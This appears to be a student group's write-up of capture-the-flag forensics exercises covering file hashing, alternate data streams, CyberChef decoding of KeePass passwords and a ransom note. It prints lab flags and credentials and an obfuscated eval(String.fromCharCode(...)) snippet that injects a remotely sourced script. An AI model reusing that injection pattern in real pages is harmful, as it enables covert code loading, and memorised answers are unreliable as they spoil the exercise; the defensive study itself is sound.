PSP0201 Week 6 Writeup

Group name: VVannaCry

Members

ID	Name	Role
1211102056	Ahmad Fathi bin Amir	Leader
1211101999	Wong Wei Han	Member
1211101975	Muhammad Syahmi bin Mohd Azmi	Member


Day 21: Blue Teaming – Time for some ELForensics

Tools used: Kali

Solution/walkthrough:

Question 1

Firstly, we enter the directory “Documents”. In there, we use “dir” to check what files are there. By using “more” on the “db file hash.txt”, we get to see the hash which is **596690FFC54AB6101932856E6A78E3A1**




```
Loading personal and system profiles took 3484ms.
PS C:\Users\littlehelper> cd Documents
PS C:\Users\littlehelper\Documents> dir


    Directory: C:\Users\littlehelper\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       11/23/2020  11:21 AM             63 db file hash.txt
-a----       11/23/2020  11:22 AM           5632 deebee.exe


PS C:\Users\littlehelper\Documents> more './db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> _
```

Question 2

Next, since we can’t use “more” on the executable file, we “get” the file using the command and we will get the hash.

5F037501FB542AD2D9B06EB12AED09F0




```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documen...
```

Question 3

By replacing the previous command with “SHA256” instead of “MD5”, we get a different hash.


F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED



```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED       C:\Users\littlehelper\Documen...
```


Question 4

We then use the String command to peek inside the executable file



```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe
```


Looking through, we will get the flag
THM{f6187e6cbeb1214139ef313e108cb6f9}



```
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get
```

Question 5


From the walkthrough, we will see the command as follow.



The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`


Question 6

By running the command to run to launch the hidden executable hiding within ADS, we managed to get the flag
THM{088731ddc7b9fdeccaed982b07c297c}



```
THM{088731ddc7b9fdeccaed982b07c297c}
```


Question 7



```
Delphine Gossard
Jaime Victoria
```

Jaime Victoria is in the nice list

Question 8



```
Melisa Vanhouse
Sharika Spooner
```

Sharika Spooner is in the naughty list

Thought Process/Methodology:
Firstly, we will have to launch Remmina and enter the credentials given. Once we’re in, we open the powershell. Then, we change directory to “Documents” and use “dir” command to check for any files. We then use the “more” command on the non-executable file to see the hash of it, while we use “get” command for the executable file to see the hash. We can use the “string.exe” to take a peek of what’s inside the executable file. From there, we can get the ADS of the executable file by using the command to view ADS. After looking through we can see that one of it have a hidden file. By using the command to run the hidden executable file, we are brough to a software where the Nice and Naughty list are along with the flag. We can just enter the number given to view any of the list.


Day 22: Blue Teaming - Elf McEager becomes CyberElf

Tools used: Remote Desktop Connection, KeePass, CyberChef

Walkthrough

Question 1&2

We can get the password by decoding the file name from the laptop and use the “Magic” recipe from CyberChef to decode it and also get the encoding method that was used listed in ‘Matching ops’


Recipe
Magic
Depth
3
Intensive mode
Extensive language support
Crib (known plaintext string or regex)
STEP
BAKE!
Auto Bake
Input
Output

```
start: 12   length: 24
  end: 12    lines: 1
length: 0
```


```
dGhlZ3JpbmNod2FzaGVyZQ==
```

```
 time:  49ms
length: 21543
 lines:   794
```

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true,false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
From_Base64('A-Za-z0-	thegrinchwashere	Possible languages:

Question 3

The note for hiya will be given after we successfully entered the password into KeePass



Title: hiya

User name:

Password: ••••••••••••••••

Repeat: ••••••••••••••••

Quality: 47 bits 16 ch.


URL:

Notes: Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

Expires: 7/19/2022 12:00:00 AM

Question 4&5

We can use the same recipe to decode the password that we get after going deep into the same KeePass key manager and also get to know what kind of encoding the attacker used.



Depth 3
Intensive mode
Extensive language support
Crib (known plaintext string or regex)

Input: length: 16 lines: 1


```
736e30774d346e21
```

Output: time: 14ms length: 12389 lines: 466

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0wM4n!	Valid UTF8 Entropy: 2.75
	736e30774d346e21	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 3.03

Question 6

We do the exact same thing as the previous question but we can change the recipe to “From HTMl Entity” to decode the password



Input: length: 62 lines: 1


```
&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;
```

Output: time: 1ms length: 11 lines: 1

```
ic3Skating!
```

Question 7


We can get the both username and password from the entry editor



Title: Elf Security System
Icon:
User name: superelfadmin
Password: nothinghere

Question 8

After we copy the note from the previous question, we need to decode it in CyberChef but we need to use the ‘From Charcode’ recipe two times with the correct settings



From Charcode
Delimiter: Comma
Base: 10

From Charcode
Delimiter: Comma
Base: 10


```
length: 3142
lines:     1
```

```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114,
105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114,
101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105,
112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46,
116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97,
115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114,
105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59,
115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32,
83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111,
100, 101, 40, 49, 48, 52, 44, 32, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49,
49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55,
44, 32, 52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 53, 44,
```

```
time:   1ms
length:  69
lines:    1
```

```
.https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8
```

When we go to the github link that we decoded, we now get the flag for the question



```
THM{657012dcf3d1318dca0ed864f0e70535}
```

Thought Process:

For this day we are revisiting one of the most important decoder tool for pentesters which is CyberChef. After we established a connection to the remote computer, there's a couple of things that's wrong. Mainly the one that stands out most is the very weirdly named folder. After feeding into curiosity we now have a look at an important folder for elf McEager as there's a password manager in there. Trying to login seems a bit hard but you remembered the weird folder name and decided to decode it using CyberChef. After getting the password we now can look at the other passwords used with the password manager. After digging through the entries we have gotten a github link for the flag to wrap up the day.


Day 23: Blue Teaming - The Grinch strikes again!

Tools used: RDP, CyberChef

Solution/walkthrough:


Question 1

It says **THIS IS FINE**




Question 2

Looking the **RansomNote** file at the Desktop, Grinch left a bitcoin address encoded in **Base64**



```
As you were calmly looking at your documents I encrypted all the workstations at Best Festival Company just now. Including yours McEager! Send me lots and
lots of money to my bitcoin address (bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==) and MAYBE I'll give you the key to decrypt. >:^p
```

Using CyberChef and decoding it from Base64 gave **nomorebestfestivalcompany**

